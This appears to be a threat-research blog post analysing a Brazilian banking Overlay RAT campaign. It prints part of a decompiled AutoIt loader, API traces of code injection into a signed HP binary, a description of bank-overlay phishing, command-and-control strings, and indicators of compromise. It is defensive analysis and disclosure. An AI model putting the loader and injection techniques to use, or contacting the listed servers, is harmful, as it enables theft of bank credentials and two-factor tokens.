
https://www.virustotal.com/#/file/5f07d1b49b6b32d8b966f4c3c6694d10822746f80c1a4a494440bf913e934cd9/detection




File name	SHA-1 hash	Purpose
hpdriver.exe	4F66783ACE879E221C0DB62A92C21FFE587F7B3B	Decrypts, loads and injects the content of “security.config” to nvstlink.exe.
nvstlink.exe	11942D70B3180C860778F160F15EB4ABC4B159D9	Authentic and signed binary by HP. Used as a non-suspicious host for the injected malware code. Original file name “LHBeacon.exe”.
security.config	2335F8CFAC306406929459B8A21047F007A7908F	Encrypted Overlay RAT payload.

Hpdriver.exe - AutoIt Loader Analysis

Static examination of the binary's strings indicates that there's an embedded AutoIt script:



Searching through the resource section, an RCDATA section is identified containing the script in its compiled format:



Using the tool Exe2Aut, it is possible to decompile it back to the script, which spans more than 6,765 lines of code.

```
6549  Func rvyzifla($gmrgeeeo)
6550      Local $relwosxs = "pwd"
6551      Local $njdyrdxs = _crypt_derivekey($relwosxs, $calg_aes_256)
6552      Local $kgvppemd = BinaryToString(_crypt_decryptdata(Binary($gmrgeeeo), $njdyrdxs, $cal
6553      _crypt_destroykey($njdyrdxs)
6554      Return $kgvppemd
6555  EndFunc
6556
6557  Func dllfrommemory($hmkgsnos, $fszmrggu = rvyzifla("0x8EA6B8811DC24EEC828D572C152A4BB7"))
6558      Local $zujgppbd = DllStructCreate("byte[" & BinaryLen($hmkgsnos) & "]")
6559      DllStructSetData($zujgppbd, 1, $hmkgsnos)
6560      Local $ewzffgft = DllStructGetPtr($zujgppbd)
6561      Local $pcohvyiq = DllStructCreate("char Magic[2];" & "word BytesOnLastPage;" & "word P
         Relocations;" & "word SizeofHeader;" & "word MinimumExtra;" & "word MaximumExtra;" & "
         SP;" & "word Checksum;" & "word IP;" & "word CS;" & "word Relocation;" & "word Overlay
         Reserved[8];" & "word OEMIdentifier;" & "word OEMInformation;" & "char Reserved2[20];"
         AddressOfNewExeHeader", $ewzffgft)
6562      $ewzffgft += DllStructGetData($pcohvyiq, "AddressOfNewExeHeader")
6563      Local $rsfdzhbq = DllStructGetData($pcohvyiq, "Magic")
6564      If NOT ($rsfdzhbq == "MZ") Then
6565          Return SetError(1, 0, 0)
6566      EndIf
```

Analysis of the script shows that many parts of the code were copied "as is" from publicly available coding projects, for example:

- "Subrogation.au3"
- Dataloader


The script serves as a loader and does the following:

1. Locate and decrypt the contents of "security.config" (RAT payload)

```
hpdriver.exe    FindFirstFileW ( "C:\Users\Michael\Desktop\new10\security.config", 0x0073e5f8 )
KERNELBASE.dll    RtlInitUnicodeString ( 0x0073e238, "C:\Users\Michael\Desktop\new10\security.config" )
KERNELBASE.dll    RtlDosPathNameToRelativeNtPathName_U ( "C:\Users\Michael\Desktop\new10\security.config", 0x0073e258, 0x007...
```

```
hpdriver.exe    CreateFileW ( "C:\Users\Michael\Desktop\new10\security.config", GENERIC_READ, FILE_SHARE_DELETE | FILE_SHARE_R...
kernel32.dll    RtlInitUnicodeStringEx ( 0x0073e698, "C:\Users\Michael\Desktop\new10\security.config" )
kernel32.dll    RtlIsDosDeviceName_U ( "C:\Users\Michael\Desktop\new10\security.config" )
```

2. Load and map the decrypted loader binary to memory, executing the exported function “x”:



3. This function locates nvstlink.exe using a wildcard search:

```
hpdriver.exe    FindFirstFileA ( "C:\Users\Michael\Desktop\new10\\Nv*.e*", 0x0073f194 )
KERNELBASE.dll    RtlInitAnsiStringEx ( 0x0073edd0, "C:\Users\Michael\Desktop\new10\\Nv*.e*" )
KERNELBASE.dll    RtlAnsiStringToUnicodeString ( 0x0073edec, 0x0073edd0, TRUE )
KERNELBASE.dll    RtlInitUnicodeString ( 0x0073eb2c, "C:\Users\Michael\Desktop\new10\\Nv*.e*" )
```


4. Once found, nvstlink.exe will be launched using CreateProcessA in a suspended mode:

```
hpdriver.exe    CreateProcessA ( NULL, "C:\Users\Michael\Desktop\new10\nvstlink.exe", NULL, NULL, FALSE, 0, NULL, NULL, 0x03efb7a4, 0
kernel32.dll    RtlInitAnsiStringEx ( 0x0073f098, "C:\Users\Michael\Desktop\new10\nvstlink.exe" )
KERNELBASE.dll    RtlAnsiStringToUnicodeString ( 0x0073f118, 0x0073f098, TRUE )
kernel32.dll    memset ( 0x0073ed58, 0, 256 )
```

5. Then it will locate the resource “MYHOOK” and load it into memory:

```
hpdriver.exe    FindResourceA ( 0x05520000, "MyHook", 10 )
KERNEL32.DLL    RtlInitAnsiString ( 0x013df394, "MyHook" )
```

Examining the “MYHOOK” resource in RT_RCDDATA (SHA-1 5C1AD7C4CD06316172E4AA579C9EB9159C72DBAA), shows that it is in fact an embeddedDLL, which contains the RAT payload. Based on the language setting, it was likely compiled in Brazil:




6. Inject the decrypted RAT DLL to the suspended nvstlink.exe, following a classic code injection API chain:


hpdriver.exe	VirtualAllocEx (0x0000011c, NULL, 20, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)
KERNELBASE.dll	NtAllocateVirtualMemory (0x0000011c, 0x0073f094, 0, 0x0073f080, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_...
KERNELBASE.dll	RtlNtStatusToDosError (STATUS_PROCESS_IS_TERMINATING)
KERNELBASE.dll	RtlSetLastWin32Error (ERROR_ACCESS_DENIED)
hpdriver.exe	WriteProcessMemory (0x0000011c, NULL, 0x0073f1d8, 20, 0x0073f194)
KERNELBASE.dll	NtProtectVirtualMemory (0x0000011c, 0x0073f07c, 0x0073f080, PAGE_EXECUTE_READWRITE, 0x0073f098)
KERNELBASE.dll	NtProtectVirtualMemory (0x0000011c, 0x0073f07c, 0x0073f080, PAGE_READWRITE, 0x0073f098)
KERNELBASE.dll	RtlNtStatusToDosError (STATUS_PROCESS_IS_TERMINATING)
KERNELBASE.dll	RtlSetLastWin32Error (ERROR_ACCESS_DENIED)
hpdriver.exe	VirtualAllocEx (0x0000011c, NULL, 142, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)
KERNELBASE.dll	NtAllocateVirtualMemory (0x0000011c, 0x0073f094, 0, 0x0073f080, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_...
KERNELBASE.dll	RtlNtStatusToDosError (STATUS_PROCESS_IS_TERMINATING)
KERNELBASE.dll	RtlSetLastWin32Error (ERROR_ACCESS_DENIED)
hpdriver.exe	WriteProcessMemory (0x0000011c, NULL, 0x03ef8e8c, 142, 0x0073f194)
KERNELBASE.dll	NtProtectVirtualMemory (0x0000011c, 0x0073f07c, 0x0073f080, PAGE_EXECUTE_READWRITE, 0x0073f098)
KERNELBASE.dll	NtProtectVirtualMemory (0x0000011c, 0x0073f07c, 0x0073f080, PAGE_READWRITE, 0x0073f098)
KERNELBASE.dll	RtlNtStatusToDosError (STATUS_PROCESS_IS_TERMINATING)
KERNELBASE.dll	RtlSetLastWin32Error (ERROR_ACCESS_DENIED)
hpdriver.exe	CreateRemoteThread (0x0000011c, NULL, 0, NULL, NULL, 0, 0x0073f1b8)
KERNELBASE.dll	NtCreateThreadEx (0x0073ef28, THREAD_ALL_ACCESS, NULL, 0x0000011c, NULL, NULL, TRUE, 0, 0, 0, 0x0073ef34)

7. Resume nvstlink.exe and exit itself

The injection was also caught by the Cybereason platform.



Cybereason flags suspicious and malicious behavioral patterns, such as code injections and memory manipulations:




It’s interesting to notice the difference between infection vector one and two. In both cases the attackers are exploiting the trust given to signed binaries, and use those applications to conceal the RAT’s malicious code. However, there is a difference in the implementation. In infection vector one, we see classic DLL hijacking. In infection vector two, we see code injection.

What stands out even more is that the attackers refrained from injecting code into Windows host processes (such as explorer.exe or svchost.exe) and chose to download a signed and trusted third-party application, only to inject malicious code into it, probably hoping that it would look less suspicious.

Overlay RAT Analysis

After dumping the relevant memory region and fixing it, we get an unpacked and decrypted payload, which can now be analyzed. The dumped payload is a written in Delphi, which is consistent with other reports about the RAT:




The compilation date refers to August 2018:

Examining the dumped file sections, we can see that the largest section is the .rsrc section:

#	Name	Ratio	Virtual Size	Virtual Address	Physical Size	Offset to Raw Data	Entropy	Flags
1	.text	56%	0x2CF608	0x1000	0x2CF800	0x400	6.45	0x60000020, Code, Executable, Readable
2	.itext	0%	0x2320	0x2D1000	0x2400	0x2CFC00	5.36	0x60000020, Code, Executable, Readable
3	.data	1%	0x100A8	0x2D4000	0x10200	0x2D2000	6.44	0xC0000040, Initialized Data, Readable, Writeabl
4	.bss	1%	0x6B2C	0x2E5000	0x0	0x0	6.14	0xC0000000, Readable, Writeable
5	.idata	0%	0x3CAE	0x2EC000	0x3E00	0x2E2200	6.76	0xC0000040, Initialized Data, Readable, Writeabl
6	.didata	0%	0xA6A	0x2F0000	0xC00	0x2E6000	6.73	0xC0000040, Initialized Data, Readable, Writeab
7	.edata	0%	0xA7	0x2F1000	0x200	0x2E6C00	6.03	0x40000040, Initialized Data, Readable
8	.rdata	0%	0x44	0x2F2000	0x200	0x2E6E00	5.71	0x40000040, Initialized Data, Readable
9	.reloc	5%	0x3EF18	0x2F3000	0x3F000	0x2E7000	6.58	0x42000040, Initialized Data, Discardable, Reada
10	.rsrc	37%	0x1D9600	0x332000	0x1D9600	0x326000	7.93	0x40000040, Initialized Data, Readable

Going over the resources, inside the RT_RCDATA section, we can see over 20 images with Portuguese text:



Each image contains a message from either a bank and financial institutions operating in Brazil and requests the user submit either a two-factor token or password for security reasons. The reason for storing those images lies in image-base phishing, a very popular technique among Brazilian cybercriminals. The malware uses a transparent browser screen overlay, tricking the unsuspecting user into submitting either the token or credential, thus circumventing two-factor and other out-of-bound security checks.

Examples of images found in the unpacked binary:

Santander Bank message:

Banco do Brasil message:

Itau Unibanco message:

Other notable targeted Brazilian financial institutions include:

- Banco Bradesco
- Sicredi
- Unicred do Brasil
- Sicoob
- Banco de Inter
- Banco de Nordeste
- Banco Mercantil do Brasil
- Caixa Economica Federal

The malware hooks the users' browsers and monitors any access to financial institutions found in its configuration. The malware strings are kept encrypted in memory, and decrypted once the target website has been accessed.


s	.text:006BE...	00000052	C (1...	010A29D40B24CC053BF6361A2CCB6498C965FF3C
s	.text:006BE...	0000003A	C (1...	1525D203381117DC798DBE629049
s	.text:006BE...	00000008	C (1...	-#-
s	.text:006BF...	0000008A	C (1...	331030E86997B567EC1BDA0378819D478E5BF736270D5B9C4EEC172BD90A729F48E
s	.text:006BF...	00000016	C (1...	81E70734AA
s	.text:006BF...	00000022	C (1...	59F665A084A45795
s	.text:006BF...	00000026	C (1...	D67384B02BEE21DE0D
s	.text:006BF...	00000016	C (1...	097FBB6BE1
s	.text:006BF...	00000016	C (1...	8183A3E652
s	.text:006BF...	00000016	C (1...	908CAAEF68
s	.text:006BF...	0000001A	C (1...	869ABA5B8EB8
s	.text:006BF...	0000001A	C (1...	36CA49E92F2E
s	.text:006BF...	0000001A	C (1...	121636D4302D
s	.text:006BF...	00000016	C (1...	F3102E6BE9
s	.text:006BF...	0000001A	C (1...	36CA49E92F28
s	.text:006BF...	0000001A	C (1...	818587A7E253
s	.text:006BF...	0000001A	C (1...	E166E6070271
s	.text:006BF...	0000000A	C (1...	A893
s	.text:006BF...	00000016	C (1...	E1628084FE
s	.text:006BF...	00000032	C (1...	43D66A8D8EBB628BEC082ACB
s	.text:006BF...	0000003E	C (1...	C77AA938ED47EF0A6DFF3ECF1636F2
s	.text:006BF...	0000003A	C (1...	1525D203381117DC798DBE629049
s	.text:006BF...	0000002E	C (1...	818BBF6FE71D74F93BDB86
s	.text:006BF...	0000002E	C (1...	313BCF7FD70D64E90BAB71
s	.text:006BF...	0000002A	C (1...	F90535E26289BE67994B
s	.text:006BF...	0000003E	C (1...	7684B322DBB242F622C66482B35092
s	.text:006BF...	00000022	C (1...	C67288AA28C7658A

The unpacked binary also include the strings of the servers that the malware communicates with:

.text:03355...	0000000E	C	DownTownBarra
.text:03355...	0000010E	C (1...	BAUdGYGlgX3wUY4XrGGt9z6CrGnnlmpgCaEIjtVSM2U7lYOwieLiZxs8v5df4YMnVY273VQ
.text:03355...	00000008	C (1...	0.5
.text:03355...	0000003E	C (1...	gerenciador.fishiruela2109.xyz
.text:03355...	00000009	C	TModulo:
.text:03355...	00000008	C	uModulo
.text:03356...	0000001E	C (1...	text/html, */*
.text:03356...	00000066	C (1...	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)
.text:03356...	00000044	C (1...	application/x-www-form-urlencoded
.text:03356...	0000000A	C (1...	\\WIN
.text:03356...	0000004E	C (1...	http://185.135.9.102/suspiro/index.php
.text:03356...	0000001E	C (1...	Y:\\OPERADOR - C
.text:03356...	0000003A	C (1...	pia\\Jar2\\Library\\pak.pak.dpr
.text:03356...	00000024	C (1...	Assertion failure
.itext:03361...	0000001A	C (1...	kernel32.dll

It is interesting to see that even the unpacked RAT binary had a relatively low detection rate on VirusTotal:

https://www.virustotal.com/#/file/3b688c523a18408cc65866f6447e71d1148c198fcd6251c290ae53c90f766946/detection



Conclusion

In this blog, we reviewed a campaign that shows how Brazilian cybercriminals target the customers of financial institutions. While abusing legitimate binaries with code injection, DLL hijacking, RTF exploits and PowerShell downloaders, are not new techniques, using them together along with elaborate social engineering creates a very effective multi-stage infection chain.

In our second blog (look for it in the coming weeks), we will look at other Brazilian campaigns that target financial institutions and use even stealthier techniques to evade detection.

Indicators of Compromise

Files

e0247073e68070413235a8aa92008de2970e1bf0

9B6016D9523DE39BF2E5F854549CED9A3F35BE85

4F66783ACE879E221C0DB62A92C21FFE587F7B3B

5C1AD7C4CD06316172E4AA579C9EB9159C72DBAA

08359247B1F9069AA07F015921035F362185D665

87358CC245FDF172EC532C2B1C729E1A6F9CB18E

9422FAFBC54983EFB10A75A18F039A149F3C1CB2

8E12FF6CFC217D5C9A6D1A7487634E50ABEB672E

75A29FEC62A95B4C820454CD82DDF70742A67602

0EA42E64F4C8653D865EEA79EB3B37B81206CAC1

934BF6E81040089253C209A6B4286A235C240473

7C5F9C7541FE56FA11703156086D9F9D9C735800

BBC8628F92209364C79EC38284DC772B81100BD7

0EA42E64F4C8653D865EEA79EB3B37B81206CAC1

2203714D747145F9363A6F0DE0D5E7F2FEA792AA

222D89261CB18D5EB26AC84041BFA0E1B399A2D5

B77DD8A56F480F052E262ABF9FB856E8B9F8757D

363E4734F757BDEB89868EFE94907774A327695E (SSL Certificate - x.cer)

Domains

Cl[.]ly

Flashplayers2018[.]com

Javadownloadbrasil[.]site

Musicalad[.]com[.]br

Nfmicrosoft[.]com

netframework2018-microsoft[.]com

URLs

hxxp://185.135[.]9[.]102/suspiro/index.php

hxxp://198.50[.]138[.]133/latex/index.php

hxxp://198[.]50.138[.]131/hilton/index.php

hxxp://corretorandremendes[.]com[.]br/images/contA/ponto.php

hxxp://f[.]cl[.]ly/items/1k3W1B0G0a3P0O41220g/open.zip

hxxp://flashplayers2018[.]com/WEBFLASH_IESS.DOC

hxxp://x.ss2[.]us/x.cer - SSL certificate

hxxps://cl.ly/390j3n40002a/download/new10[.]zip

hxxps://cl[.]ly/0a5f7eb35382/download/flatrom.jpg

hxxps://cl[.]ly/0b2E2g2c3y2L/download/newpepe.png

hxxps://cl[.]ly/694965a97454/download/xalita.jpg

hxxps://cl[.]ly/8a89ef6803d6/download/paulo.jpg

hxxps://cl[.]ly/f6f5fac35d25/download/testepepeu.jpg'

hxxps://s3[.]amazonaws[.]com/f.cl.ly/items/2y1A3w3I3K12242b0r36/new10.zip?AWSAccessKeyId=AKIAJEFUZRCWSLB2QA5Q&Expires=1531388058&Signature=VDxQ29GFO%2FqanJvH0SZP3yH87CE%3D&response-content-disposition=attachment

hxxps://supgmx[.]egnyte[.]com/dd/PPlFR0ONrE/

IPs

185.135[.]9[.]102

198.50[.]138[.]133

198.50[.]138[.]131
